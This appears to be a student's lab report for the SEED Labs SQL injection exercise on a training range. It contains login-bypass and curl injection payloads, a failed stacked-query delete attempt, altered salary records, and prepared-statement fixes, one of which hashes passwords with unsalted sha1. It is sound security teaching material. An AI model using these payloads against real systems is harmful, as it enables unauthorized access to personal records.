
Screenshot 1 task 2.1


Activities
Firefox
Mon 09:27
Mozilla Firefox (on client)
seedlabsqlinjection.com/
CEROCCYBERRANGE.TNTECH.EDU - TO EXIT FULL SCREEN, PRESS ESC
Search
LOG OFF
Edit Profile

```
seedlabsqlinjection.com/unsafe_credential.php?EID='OR+name%3D'admin'--+&Passw
```

Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:


Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Copyright © SEED LABs

Screenshot 2 task 2.2

Task 2.2 - SQL Injection via curl
curl'www.SEEDLabSQLInjection.com/index.php?SUID=99999%27+OR+%271%27%3D%271&Password='abc'




```
</p>
</div>


<br><h4> Alice Profile</h4>Employee ID: 10000     salary: 20000     birth: 9/20     ssn: 10211002     nickname: email: address
: phone number: <br><h4> Boby Profile</h4>Employee ID: 20000     salary: 30000     birth: 4/20     ssn: 10213352     nickname:
 email: address: phone number: <br><h4> Ryan Profile</h4>Employee ID: 30000     salary: 50000     birth: 4/10     ssn: 989935
24     nickname: email: address: phone number: <br><h4> Samy Profile</h4>Employee ID: 40000     salary: 90000     birth: 1/11
    ssn: 32193525     nickname: email: address: phone number: <br><h4> Ted Profile</h4>Employee ID: 50000     salary: 110000
    birth: 11/3     ssn: 32111111     nickname: email: address: phone number: <br><h4> Admin Profile</h4>Employee ID: 99999
  salary: 400000     birth: 3/5     ssn: 43254314     nickname: email: address: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
</p>
</div>


<div id="page_footer" class="green">
```

2.3 - to get past the login screen and mess with the user names and passwords table, a hacker tried to squeeze in a new command right after the one the system was expecting. They'd end the first command with a semicolon. After doing some digging, it turns out the tool PHP uses to talk to the database, called MySQLi, is stubborn. It's programmed to only listen to and execute one single command at a time. Since the system executed the first part (the login check), it completely ignored the second, harmful part (the delete command). That's why I didn't see any changes to the data after "logging in." and it wont delete ‘Boby” because it's a preventer.


Task 3.1



Alice Profile

Employee ID	10000
Salary	999999
Birth	9/20
SSN	10211002
NickName	Alice
Email	


3.2



Ryan Profile

Employee ID	30000
Salary	999999
Birth	4/10
SSN	98993524
NickName	Alice
Email	

Task 4



There was an error running the query []\n

Here is the code that I created to fix the SQL!

Unsafe_credential.php

```
$stmt = $conn->prepare("SELECT
id,name,eid,salary,birth,ssn,phoneNumber,address,email,nickname,Password FROM credential
WHERE eid=? AND Password=?");
$stmt->bind_param("ss",$input_eid,$input_pwd);
$stmt->execute();
$stmt->store_result();
$stmt->bind_result($id,$name,$eid,$salary,$birth,$ssn,$phoneNumber,$address,$email,$nickname,$db_pwd);
if($stmt->fetch()){
   /* login OK – keep your admin/employee logic here */
}else{
   $error = "Invalid login";
}
$stmt->close();
```

Unsafe_edit.php

```
<?php
session_start();
if(!isset($_SESSION['authenticated'])){ die("Login required"); }

$conn = getDB();  // keep your existing getDB() function

// --- GET USER INPUT ---
$input_nickname     = $_POST['nickname']     ?? '';
$input_email        = $_POST['email']        ?? '';
$input_address      = $_POST['address']      ?? '';
$input_phonenumber  = $_POST['phonenumber']  ?? '';
$input_pwd          = $_POST['pwd']          ?? '';
$input_id           = $_SESSION['user_id'];

// --- OPTIONAL: hash password if provided ---
if($input_pwd !== ''){
    $input_pwd = sha1($input_pwd);
}

// --- PREPARED STATEMENT (6 LINES) ---
$stmt = $conn->prepare("UPDATE credential SET nickname=?, email=?, address=?,
Password=?, PhoneNumber=? WHERE ID=?");
$stmt->bind_param("ssssss", $input_nickname, $input_email, $input_address, $input_pwd,
$input_phonenumber, $input_id);
$stmt->execute();
$stmt->close();
// --- END FIX ---

echo "Profile updated.";
?>
```